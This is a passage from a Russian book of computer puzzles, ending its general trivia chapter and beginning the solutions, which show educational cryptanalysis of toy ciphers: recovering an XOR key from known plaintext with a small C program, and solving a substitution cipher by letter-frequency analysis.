Иван забыл пароль от своего почтового электронного ящика. Он точно помнит, что при составлении пароля использовал особую логику в подборе символов. Всего в его пароле было 9 символов. Он смог вспомнить 6 символов из 9. На рис. I.7.7 кругляшками показаны те места, символы которых он забыл. Постарайтесь понять логику, по которой Иван составлял пароль, и подскажите ему недостающие символы.

/ 1 ● 9 @ K ● ● |

Рис. I.7.7. Кругляшками помечены забытые символы пароля

## 7.8. Книжные ребусы

Необходимо расшифровать названия трех всемирно известных в компьютерном мире книг (рис. I.7.8, а—в). Назовите авторов этих книг.



Рис. 1.7.8, а. Первая книга




Рис. 1.7.8, б. Вторая книга




Рис. 1.7.8, в. Третья книга

## 7.9. Вопросы на засыпку

1. Название какого известного программного продукта имеет косвенное отношение к великому древнегреческому оракулу?
2. Почему ошибка в программе называется именно "жучок" (bug), а, например, не "крыска", "слоник" или "бобрик"?

3. Что может быть общего между типом переменной BOOLEAN, существующим практически во всех языках программирования, и знаменитой писательницей Этель Лилиан Войнич, автором известного романа "Овод"?
4. Какое "расстояние" для фидошника меньше: от 5020 до 5045 или от 5020 до 5080?
5. Восстановите начало последовательности:  
...581321345589144233...
6. Какой протокол лишний в списке: HTTP, SSH, POP3, FTP?
7. Название какого языка программирования должно быть на единицу больше?
8. Что всегда можно найти в середине программы?
9. Что здесь зашифровано:  
????????????+AAAAAAAAAAAA22222+++++
10. Ниже показаны 11 стандартных UNIX-команд. Какая из них является лишней в списке и почему?  
cd, more, sort, date, at, rmdir, mkdir, echo, pwd, set, find
11. Даны восемь чисел: 128, 192, 224, 240, 248, 252, 254, 255. Как расположить эти числа на плоскости, чтобы образовалось два прямоугольных треугольника?
12. С каким известным языком программирования может ассоциироваться "мертвый страус"?
13. Все мы знаем устройство под названием "мышь". Что еще в компьютерном мире всегда ассоциируют с представителями животного мира?




## ЧАСТЬ II

# Ответы и решения

<b>Решения к главе 1.</b>	Головоломки на криптоанализ
<b>Решения к главе 2.</b>	Головоломки в Web
<b>Решения к главе 3.</b>	Головоломки в Windows
<b>Решения к главе 4.</b>	Кодерские головоломки
<b>Решения к главе 5.</b>	Безопасное программирование
<b>Решения к главе 6.</b>	Головоломки на Reverse Engineering
<b>Решения к главе 7.</b>	Головоломки для всех!

# РЕШЕНИЯ К ГЛАВЕ 1



## Головоломки на криптоанализ

### 1.1. Cool Crypto

Хакер заметил, что зашифрованная строка совпадает по числу символов с исходной, — это явный признак использования обратимого алгоритма шифрования. Так и есть, "фирменный алгоритм" программы — это банальный XOR.

#### *Ламеру на заметку*

---

XOR — это логическая операция "Исключающее ИЛИ", которая имеет следующую семантику:

```
0 xor 1 = 1
1 xor 0 = 1
0 xor 0 = 0
1 xor 1 = 0
```

Например, буква "А" (латинская) в кодировке ASCII имеет код 41h или 1000001 в двоичном виде, а цифра "1" — 31h=110001b. Если выполнить над кодами этих символов операцию XOR, то получится ответ 1110000, а это есть двоичный ASCII-код буквы "p":

```
A = 1000001
XOR
1 = 0110001
-----
p = 1110000
```

На этом принципе и основана шифровка с помощью XOR.

Определить, что алгоритм шифрует именно с помощью XOR, хакеру помогло знание одного важного свойства этой операции, а именно:

$X \oplus K_{key} = Y$

$Y \oplus K_{key} = X$

$X \oplus Y = K_{key}$

Следовательно, зная шифротекст и хотя бы часть открытого текста, можно определить ключ, с помощью которого осуществлялось шифрование. Это и есть закаятая обратимость алгоритма!

Чтобы вычислить ключ, который применен в Cool Crypto, можно воспользоваться следующей простенькой программкой на Си (листинг II.1.1).

### Примечание

Исходный код, показанный в листинге 2.1.1, взят из фундаментального труда по криптографии Брюса Шнайера [26]. Автором данной книги были внесены лишь незначительные улучшения, не затрагивающие логику работы программы. Исходный файл и скомпилированную версию под названием xorer.exe можно найти на компакт-диске в каталоге \PART II\Chapter1\1.1.

#### Листинг II.1.1. Исходный код программы xorer.exe

```
#include <stdio.h>
int main (int argc, char *argv[])
{
    FILE *in, *out;
    char *key;
    int byte;
    if (argc !=4) {
        printf ("Usage: xorer <key> <input_file> <output_file>\n");
        return 1;
    }
    key = argv[1];
    if ((in = fopen(argv[2], "rb")) != NULL) {
        if ((out = fopen(argv[3], "wb")) != NULL) {
            while ((byte = getc(in)) != EOF)
            {
                if (!*key) key = argv[1];
                byte^= *(key++);
                putc(byte,out);
            }
            fclose(out); }
    }
```

---

<sup>1</sup> Это свойство также используется в программировании для того, чтобы поменять местами две переменные.

```

fclose(in); }
return 0;
}

```

Эта программа выполняет операцию XOR над символами файла, имя которого указано во втором параметре командной строки `<input_file>`, заданным ключом `<key>` и сохраняет результат в файл `<output_file>`. Если в качестве ключа согласно условию задачи указать `creature_creature_creature`, а в input-файл занести значение `]VTYJQC]aGC]_PDJ[{RJ[EEMLA` (можно и наоборот, зашифрованное сообщение указать в качестве ключа, а открытый текст занести в input-файл — почему так, смотри ранее свойство обратимости XOR), то в output-файле получим следующее:

```
>$18>$18>$18>$18>$18>$18>$
```

Теперь понятно, что ключ, которым шифрует Cool Crypto, состоит всего из четырех ASCII-символов: `>$18`. Этот ключ программа последовательно накладывает на любую предоставленную строку, чтобы получить из нее шифротекст:

```

Input  = creature_creature_creature
XOR
Key    = >$18>$18>$18>$18>$18>$18>$
-----
Output = ]VTYJQC]aGC]_PDJ[{RJ[EEMLA

```

Применяя ключ `>$18` к слову `Vers`, получим `hACK`. Проверить это можно с помощью все той же программки из листинга II.1.1.

Если уважаемый читатель полагает, что в условии задачи я сильно переврал, присвоив программному продукту, шифрующему такой банальной операцией, как XOR, цену в \$1000, то спешу развеять иллюзии. Были и существуют поныне программные продукты (не будем показывать пальцем), стоящие не меньшие деньги и работающие по столь же примитивным "фирменным алгоритмам шифрования".

## 1.2. Олигарх и Cool Crypto


В отличие от предыдущей задачи (см. задачу 1.1) сейчас хакеру не известно ни одного участка открытого текста. Однако это не является большой проблемой, т. к. можно подобрать любые слова и фразы, наличие которых предполагается в зашифрованном тексте. В случае английского языка это, например `with`, `and`, `this is`, `I am` и т. п. Но хакеру задача облегчается тем, что известно название текстового файла (часто название идет первой строкой в самом тексте). Поэтому попробуем выполнить операцию XOR над содержи-



Введем в командной строке следующее (здесь строка разделена на две строчки из-за недостатка места, но в реальности она должна быть записана в одну строку):

Название файла необходимо заключить в кавычки, чтобы оно не воспринималось программой как несколько отдельных аргументов из-за пробелов. Обращаю внимание, что в первых кавычках указан ключ (без расширения txt), а во вторых кавычках — сам файл (с расширением txt).

В результате, в самом начале сгенерированного файла out\_file.txt можно увидеть повторяющееся значение 1981 (рис. II.1.2, а).



**Рис. II.1.2, а. Содержимое файла out\_file.txt**

Зачем А понадобилось шифровать манифест — это уже другой вопрос. Может быть, он просто хотел подшутить над хакером?




Рис. II.1.2, б. Хакерский манифест Ментора

### 1.3. Переписка солисток

Если Вы читали рассказ Конан Дойля "Пляшущие человечки", то наверняка помните, что каждый человечек в шифре соответствовал определенной букве алфавита. Переписка солисток зашифрована аналогичным образом, просто буква прячется не за изображением человечка, а за другой буквой. Задачи такого рода расшифровываются методом так называемого *частотного анализа*, который известен уже больше тысячи лет! Изобретателем его является знаменитый ученый арабского мира IX века Абу Юсуф Якуб ибн-Исхак ибн-Ас-Сабах ибн-Умран ибн-Исмалил аль-Кинди (в России ученого принято называть просто — Аль Кинди). Вот суть метода непосредственно из "уст" самого Аль Кинди:

*Есть способ прочесть зашифрованное послание, написанное на известном тебе языке. Нужно найти нешифрованный текст на этом языке, размером на страницу или около того, пересчитать все буквы в нем и увидеть, сколько раз встречается каждая из букв. Букву, что встречается чаще всех, назови "первая", ту, что на втором месте по частоте, — "вторая" и т. д., пока не назовешь все буквы алфавита. Затем возьми шифрованный текст и посчитай все его знаки. Так же выбери тот, что встречается чаще других, "второй", "третий" и т. д. "Первый" знак служит для замены "первой" буквы, "второй" — для "второй" буквы и т. д.*

Приблизительные частоты распределения букв уже давно составлены практически для всех языков мира (табл. II.1.3, а и II.1.3, б). Таким образом, нам нужно только подсчитать частоты букв в зашифрованном письме и заменить

эти буквы символами с аналогичными или близкими частотами из таблицы, и все!

### ***Ламеру на заметку***

Частота буквы определяется следующим образом: подсчитывается, сколько раз она встречается в тексте, затем полученное число делится на общее число символов шифротекста.

***Таблица II.1.3, а. Частоты распределения букв в русском языке***

Буква	Частота	Буква	Частота	Буква	Частота
а	0,062	л	0,035	ц	0,004
б	0,014	м	0,026	ч	0,012
в	0,038	н	0,053	ш	0,006
г	0,013	о	0,090	щ	0,003
д	0,025	п	0,023	ъ	0,014
е, е	0,072	р	0,040	ы	0,016
ж	0,007	с	0,045	ь	0,014
з	0,016	т	0,053	э	0,003
и	0,062	у	0,021	ю	0,006
й	0,010	ф	0,002	я	0,018
к	0,028	х	0,009	пробел	0,174

***Таблица II.1.3, б. Частоты распределения букв в английском языке***

Буква	Частота	Буква	Частота	Буква	Частота
a	0,0804	b	0,0154	c	0,0306
d	0,0399	e	0,1251	f	0,0230
g	0,0196	h	0,0549	i	0,0726
j	0,0016	k	0,0067	l	0,0414
m	0,0253	n	0,0709	o	0,0760
p	0,0200	q	0,0011	r	0,0612
s	0,0654	t	0,0925	u	0,0271
v	0,0099	w	0,0192	x	0,0019
y	0,0173	z	0,0009	пробел	0,1500

Однако вручную для большого текста это делать утомительно, поэтому лучше поискать специализированную утилиту, которая облегчит нашу задачу (можно написать такую утилиту и самостоятельно). Отлично приспособлена для этого программа с говорящим названием "Freq" (от англ. *Frequency* — частота), написанная российским программистом (скачать ее можно с сайта разработчика: <http://corvus.h12.ru>). Откроем зашифрованное письмо в программе Freq (рис. II.1.3, а), затем на вкладке **Standard** (Эталон) установим опцию **English with reduction of frequency** (Английский с понижением частоты), при этом в окне редактирования появится список всех букв английского алфавита (эталон частот) согласно частотам их распределения — от больших к меньшим (рис. II.1.3, б).




Рис. II.1.3, а. Зашифрованное письмо солисток открыто в программе "Freq"

На вкладке **Count** (Подсчет), нажатием кнопки **On standard** (По эталону) выполним подсчет по эталону (рис. II.1.3, в).

Далее на вкладке **New file** (Новый файл) нажмем кнопку **In window** (В окно), см. рис. II.1.3, г.

Заметно, что многие слова обрели понятные очертания, например "free", однако прочесть что-либо осмысленное в полученной расшифровке все равно сложно, поэтому попробуем улучшить текст. Слово "dohupentstaon" явно представляет собой "documentation". Поменяем местами буквы "h" и "c" в поле редактирования эталона на вкладке **Standard** (Эталон), затем повторим подсчет по эталону (вкладка **Count** (Подсчет)). Так будем последовательно



менять буквы в эталоне, пока слово "dohupentstaon" не станет равным "documentation" (рис. II.1.3, д).

Заметно, что текст стал значительно лучше, и уже можно читать вполне осмысленные фразы и предложения.




Рис. II.1.3, б. Эталон английского алфавита




Рис. II.1.3, в. Выполнен подсчет по эталону




Рис. II.1.3, а. Расшифрованный текст

